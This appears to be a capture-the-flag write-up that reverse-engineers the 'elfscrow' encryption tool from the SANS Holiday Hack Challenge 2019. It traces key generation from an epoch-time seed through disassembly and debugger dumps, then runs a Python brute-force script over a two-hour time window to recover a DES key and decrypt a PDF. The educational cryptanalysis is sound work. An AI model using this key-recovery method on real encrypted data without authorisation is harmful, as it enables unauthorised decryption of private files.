
    At this step, we have 1 byte of the actual encryption key in the low order byte of *ecx* and the next three instructions will store that byte in a memory buffer which will expand byte-by-byte to build the encryption key as we iterate through this loop a total of 8 times.

13. "`mov edx, [ebp+buffer]`", "`add edx, [ebp+i]`", "`mov [edx], cl`" - store low order byte *cl* into the buffer location at index i


14. "`jmp short loc_401E28`" - this goes to the instructions that increment the loop counter by 1, do the compare if we've reached 8 iterations, and if not loop again otherwise exit the loop.

We can follow this same execution flow in Immunity Debugger to verify with an actual run of elfcrow.exe with actual values that we're analyzing this correctly.

We can start Immunity Debugger and launch the `elfcrow.exe` process with some command line parameters to encrypt a test file:



Once running, we can see the executable is loaded into memory:



We find the locations of `super_secure_srand()` and further down `generate_key()`, where we can set some breakpoints.


```
00031D8C    CC              INT3
00031D8D    CC              INT3
00031D8E    CC              INT3
00031D8F    CC              INT3
00031D90  $ 55              PUSH EBP
00031D91  . 8BEC            MOV EBP,ESP
00031D93  . 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
00031D96  . 50              PUSH EAX
00031D97  . 68 E8420300     PUSH elfscrow.000342E8                  ASCII "Seed = %d"
00031D9C  . FF15 CC400300   CALL DWORD PTR DS:[<&MSVCR90.__iob_func  MSVCR90.__p__iob
00031DA2  . 83C0 40         ADD EAX,40                              |
00031DA5  . 50              PUSH EAX                                |stream
00031DA6  . FF15 C8400300   CALL DWORD PTR DS:[<&MSVCR90.fprintf>]  \fprintf
00031DAC  . 83C4 0C         ADD ESP,0C
00031DAF  . 8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
00031DB2  . 890D 2C600300   MOV DWORD PTR DS:[3602C],ECX
00031DB8  . 5D              POP EBP
00031DB9  . C3              RETN
00031DBA    CC              INT3
00031DBB    CC              INT3
00031DBC    CC              INT3
00031DBD    CC              INT3
00031DBE    CC              INT3
00031DBF    CC              INT3
00031DC0  $ 55              PUSH EBP
00031DC1  . 8BEC            MOV EBP,ESP
00031DC3  . A1 2C600300     MOV EAX,DWORD PTR DS:[3602C]
00031DC8  . 69C0 FD430300   IMUL EAX,EAX,elfscrow.000343FD          ASCII "nternetSetOption failed"
00031DCE  . 05 C39E2600     ADD EAX,269EC3
00031DD3  . A3 2C600300     MOV DWORD PTR DS:[3602C],EAX
00031DD8  . A1 2C600300     MOV EAX,DWORD PTR DS:[3602C]
00031DDD  . C1F8 10         SAR EAX,10
00031DE0  . 25 FF7F0000     AND EAX,7FFF
00031DE5  . 5D              POP EBP
00031DE6  . C3              RETN
00031DE7    CC              INT3
00031DE8    CC              INT3
00031DE9    CC              INT3
00031DEA    CC              INT3
00031DEB    CC              INT3
00031DEC    CC              INT3
00031DED    CC              INT3
00031DEE    CC              INT3
00031DEF    CC              INT3
00031DF0  $ 55              PUSH EBP
00031DF1  . 8BEC            MOV EBP,ESP
00031DF3  . 51              PUSH ECX
00031DF4  . 68 10430300     PUSH elfscrow.00034310                  ASCII "Our miniature elves are putting together random bits for your secret key!"
00031DF9  . FF15 CC400300   CALL DWORD PTR DS:[<&MSVCR90.__iob_func  MSVCR90.__p__iob
00031DFF  . 83C0 40         ADD EAX,40                              |
00031E02  . 50              PUSH EAX                                |stream
00031E03  . FF15 C8400300   CALL DWORD PTR DS:[<&MSVCR90.fprintf>]  \fprintf
00031E09  . 83C4 08         ADD ESP,8
00031E0C  . 6A 00           PUSH 0                                  Arg1 = 00000000
00031E0E  . E8 4D000000     CALL elfscrow.00031E60                  elfscrow.011D1E60
00031E13  . 83C4 04         ADD ESP,4
00031E16  . 50              PUSH EAX                                Arg1
00031E17  . E8 74FFFFFF     CALL elfscrow.00031D90                  elfscrow.011D1D90
00031E1C  . 83C4 04         ADD ESP,4
00031E1F  . C745 FC 00000   MOV DWORD PTR SS:[EBP-4],0
00031E26  . EB 09           JMP SHORT elfscrow.00031E31
00031E28  > 8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00031E2B  . 83C0 01         ADD EAX,1
00031E2E  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00031E31  > 837D FC 08      CMP DWORD PTR SS:[EBP-4],8
00031E35  . 73 18           JNB SHORT elfscrow.00031E4F
00031E37  . E8 84FFFFFF     CALL elfscrow.00031DC0
00031E3C  . 0FB6C8          MOVZX ECX,AL
00031E3F  . 81E1 FF000000   AND ECX,0FF
00031E45  . 8B55 08         MOV EDX,DWORD PTR SS:[EBP+8]
00031E48  . 0355 FC         ADD EDX,DWORD PTR SS:[EBP-4]
00031E4B  . 880A            MOV BYTE PTR DS:[EDX],CL
00031E4D  .^EB D9           JMP SHORT elfscrow.00031E28
00031E4F  > 8BE5            MOV ESP,EBP
00031E51  . 5D              POP EBP
00031E52  . C3              RETN
00031E53    CC              INT3
00031E54    CC              INT3
00031E55    CC              INT3
```

By placing a breakpoint right after the call to `_time64()`, we can validate the value that the `time()` function (shown below) generates is an Epoch time value and that it stores it in *eax* so it can be picked up as the seed value by `super_secure_srand()`


```
01351E5F    CC              INT3
01351E60  $ 55              PUSH EBP
01351E61  . 8BEC            MOV EBP,ESP
01351E63  . 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
01351E66  . 50              PUSH EAX
01351E67  . FF15 DC403501   CALL DWORD PTR DS:[<&MSVCR90._time64>]   MSVCR90._time64
01351E6D  . 83C4 04         ADD ESP,4
01351E70  . 5D              POP EBP
01351E71  . C3              RETN
01351E72    CC              INT3
01351E73    CC              INT3
```

```
Registers (FPU)
EAX 5E0B94EF
ECX 00000000
EDX 00000000
EBX 00000000
ESP 0024FD48
EBP 0024FD4C
ESI 00000001
EDI 0135638C elfscrow.0135638C
EIP 01351E6D elfscrow.01351E6D
```


We see that value 0x5E0B94EF was stored in *eax* and doing the conversion to decimal int, it is Epoch time 1577817327.




Continuing execution, back in generate_key(), we can see that this current Epoch time becomes the initial seed value for the `super_secure_srand()` function, saved to *state*, and then this initial seed subsequently ends up in `super_secure_random()` (shown below) when it's copied back from *state* into *eax* in the initial iteration of the loop.



This screen below shows the step in `super_secure_random()` where the current value in *eax* is saved off to the *state* variable, which will be used in the next iteration of the loop. You can see in the Dump view in the lower left window the *state* buffer address (0x0135602C) and the value it stores (in little endian) to right of it "F6 5B 60 B8" which matches what's currently in *eax:*





In this screen above we're back in `generate_key()` and the code that called `super_secure_random()` is at address `01351E37`.

Let's walk through the next five instructions step by step and they mirror Steps 11-13 in the walkthrough we did earlier with IDA. Upon returning from the `super_secure_random()` call, execution continues at address `01351E3C`:

```
MOVZX ECX,AL
```
This is equivalent to Step 11 from the IDA walkthrough - "move the low order byte (8 bits) of eax (al) to ecx"

Then execution continues at the next address `01351E3F`:

```
AND ECX,0FF
```
This is equivalent to Step 12 from the IDA walkthrough - "do a bitwise AND on the low order byte of ecx with 0FFh (0000 0000 1111 1111 binary)"

When we reach the next instruction at address `01351E45`, we now have in *CL* (low order byte of ecx) a byte of our encryption key!

```
MOV EDX,DWORD PTR SS:[EBP+8]
```
This instruction loads the address of the key buffer from the stack into EDX.

Then execution continues at the next address `01351E48`:

```
ADD EDX,DWORD PTR SS:[EBP-4]
```
This instruction increments the address pointer stored in EDX with a counter value stored on the stack, so we can store the next byte in the key in the next buffer location.

Then execution continues at the next address `01351E4B`:

```
MOV BYTE PTR DS:[EDX],CL
```
This instruction will take the key byte in CL and store it in memory address contained in EDX.

The above code also shows the *CMP* instruction at address `01351E31` which controls the number of times the loop executes, which is 8 because it ultimately generates an 8-byte encryption key, byte-by-byte. (indicating a DES key).

It is very helpful to setup breakpoints as shown in the screens above and to step through instruction by instruction in the debugger while the `generate_key()` and `super_secure_random()` logic progresses to see what's happening at each step.

Having gone through all the analysis thus far, we now know:

1. The encryption algorithm used, which is DES-CBC
2. The exact logic of how to generate the key
3. The fact that the seed value is a predictable value based on the current Epoch time the program was run
4. A discrete time range when the encrypted pdf was encrypted: (December 6, 2019, between 7pm and 9pm UTC)

It is now possible to model this logic in a Python program which will read in the ciphertext from the encrypted document, and attempt to bruteforce the encryption key until a readable and expected plaintext is produced. Since in our case the encrypted document was a pdf file, there are known plaintext magic bytes at the start of every pdf file we can compare against.

My Python program called `elfscrow_crack.py` implements the DES algorithm including CBC mode using the pycrypto library (`python3 -m pip install pycrypto`). I also created a helper program called `get_epoch_time.py` that will calculate the Epoch time given a year, month, day, hour, minute, seconds input. The full source for both are in the Appendix of this report or at https://github.com/deckerXL/SANSHolidayHackChallenge2019. See here is the run output of each and the recovery of the plaintext pdf from the provided encrypted pdf:


```
           :~/working# python3 ./get_epoch_time.py --year=2019 --month=12 --day=06 --hour=19
--minutes=00 --seconds=00
Unix Epoch UTC timestamp for 12/06/2019 19:00:00 = 1575658800
           :~/working#
           :~/working# python3 ./get_epoch_time.py --year=2019 --month=12 --day=06 --hour=21
--minutes=00 --seconds=00
Unix Epoch UTC timestamp for 12/06/2019 21:00:00 = 1575666000
           :~/working#
           :~/working# python3 ./elfscrow_crack.py --epoch_start=1575658800 --epoch_end=15756
66000 --encrypted_file=./ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc --plaintex
t_file=./ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf --magicbyte_sentinel=PDF
Seed:1575658800 -- Key: d7c21b323c209f0f -- Bytes: [b'\xde_\x81\xce\xdc2t<']
Seed:1575658801 -- Key: dabfe3318676c8a0 -- Bytes: [b'\xd7\xbd \xcb\x19\xea\x12\xe7']
Seed:1575658802 -- Key: ddbbab31d1cdf030 -- Bytes: [b'c\x04`1\x94\x9fN\x94']
Seed:1575658803 -- Key: e1b873301b2418c1 -- Bytes: [b'\x10\x9d\x82\n\x1e\x9a)\xf7']
Seed:1575658804 -- Key: e4b43b2f667b4152 -- Bytes: [b'\x14k\xd7|a\xe6\xbb+']
Seed:1575658805 -- Key: e7b0042eb1d169e2 -- Bytes: [b'\x08_\x87\xbbE\x16\x89%']
Seed:1575658806 -- Key: ebadcc2efb289273 -- Bytes: [b'\x8f\x9b\xe6GF\xcd"\x84']
Seed:1575658807 -- Key: eea9942d467fba04 -- Bytes: [b'y\xc0\xfb\xbf\xad\x04\x876']
Seed:1575658808 -- Key: f1a65c2c90d6e395 -- Bytes: [b'\x13=\x93\xac\xf4\xc8\x19\x17']
Seed:1575658809 -- Key: f4a2242cdb2c0b25 -- Bytes: [b'j\xedP\xfb\xaf\x1cw\xfb']
Seed:1575658810 -- Key: f89eec2b258334b6 -- Bytes: [b'dxK\x16R@WT']
Seed:1575658811 -- Key: fb9bb52a70da5c47 -- Bytes: [b'y\x1bm(\xef\xf1\xcd\xce']
Seed:1575658812 -- Key: fe977d2abb3085d8 -- Bytes: [b'\x98\xbb\x86\xc3\x91>\x99y']
Seed:1575658813 -- Key: 019445290587ad68 -- Bytes: [b'\x9c\xb1H\xc3\xf1F\x16_']
Seed:1575658814 -- Key: 05900d2850ded5f9 -- Bytes: [b'\xaat\xe3_*J\x00\xda']
Seed:1575658815 -- Key: 088cd5289a35fe8a -- Bytes: [b'\x94\xac\xfc\xe9"\x93\x7f\xc3']
Seed:1575658816 -- Key: 0b899d27e58b261a -- Bytes: [b'>\x91"\x8f\xc0\x9a\xfb7']
Seed:1575658817 -- Key: 0e85662630e24fab -- Bytes: [b'\xa2\x98\xe8\xa7]v\xb0e']
```

...

```
Seed:1575663612 -- Key: 3936b44c0060f970 -- Bytes: [b'\xf6lA\x8a\xb4\xe0R\x97']
Seed:1575663613 -- Key: 3c327c4b4ab72201 -- Bytes: [b'\xd2\x1f6\xcem\xf9\xaax']
Seed:1575663614 -- Key: 3f2f444a950d4a92 -- Bytes: [b'K\xa4\xc8\xbb:/!B']
Seed:1575663615 -- Key: 432b0c4ae0647322 -- Bytes: [b'9\r\x16\xea\x9e\xb3%\xe9']
Seed:1575663616 -- Key: 4628d4492abb9bb3 -- Bytes: [b'\xbe\x05b"R\x14b\xb5']
Seed:1575663617 -- Key: 49249d487512c444 -- Bytes: [b'\xc0\x81F\xe5u(\xddD']
Seed:1575663618 -- Key: 4c206547bf68ecd4 -- Bytes: [b'9s\xe3\xd0a\xd9\x88{']
Seed:1575663619 -- Key: 501d2d470abf1565 -- Bytes: [b'>}R\xeeZ\xb6\xd6)']
Seed:1575663620 -- Key: 5319f54654163df6 -- Bytes: [b'\xfeO\x86\x11d9&b']
Seed:1575663621 -- Key: 5616bd459f6c6587 -- Bytes: [b'\xe3^\xe0\x9eS\xba*\xa7']
Seed:1575663622 -- Key: 5a128545eac38e17 -- Bytes: [b'*\xb8\xbd\x81]`\xbfu']
Seed:1575663623 -- Key: 5d0e4e44341ab6a8 -- Bytes: [b'}\xe2t,\x18\xd5\xf8\xe3']
Seed:1575663624 -- Key: 600b16437f71df39 -- Bytes: [b'5\x91\x83\x99j\xa4\xd4\xe0']
Seed:1575663625 -- Key: 6307de43c9c707c9 -- Bytes: [b'_\x1f\xca\xe7\x1d\x88\x14<']
Seed:1575663626 -- Key: 6704a642141e305a -- Bytes: [b'\xc4\x1d\xf2M\xa9p\xd6\xc5']
Seed:1575663627 -- Key: 6a006e415e7558eb -- Bytes: [b'n\xf7\x07&y3\n\xa4']
Seed:1575663628 -- Key: 6dfc3741a9cc817c -- Bytes: [b'\x86\xa6a-u\xb83\xf7']
Seed:1575663629 -- Key: 70f9ff40f422a90c -- Bytes: [b'\xde\xae\r\xc2ya\x18\xad']
Seed:1575663630 -- Key: 74f5c73f3e79d19d -- Bytes: [b'\x06$3\r\xcdy\x19\xf6']
Seed:1575663631 -- Key: 77f28f3f89d0fa2e -- Bytes: [b'\x91\xbe\xd6\x88\xd6\xef\xdf\x9e']
Seed:1575663632 -- Key: 7aee573ed32622bf -- Bytes: [b'\x03H\xfb\xad0\xb4lr']
Seed:1575663633 -- Key: 7dea1f3d1e7d4b4f -- Bytes: [b'\xf0\xe9T\xf58b\xa3!']
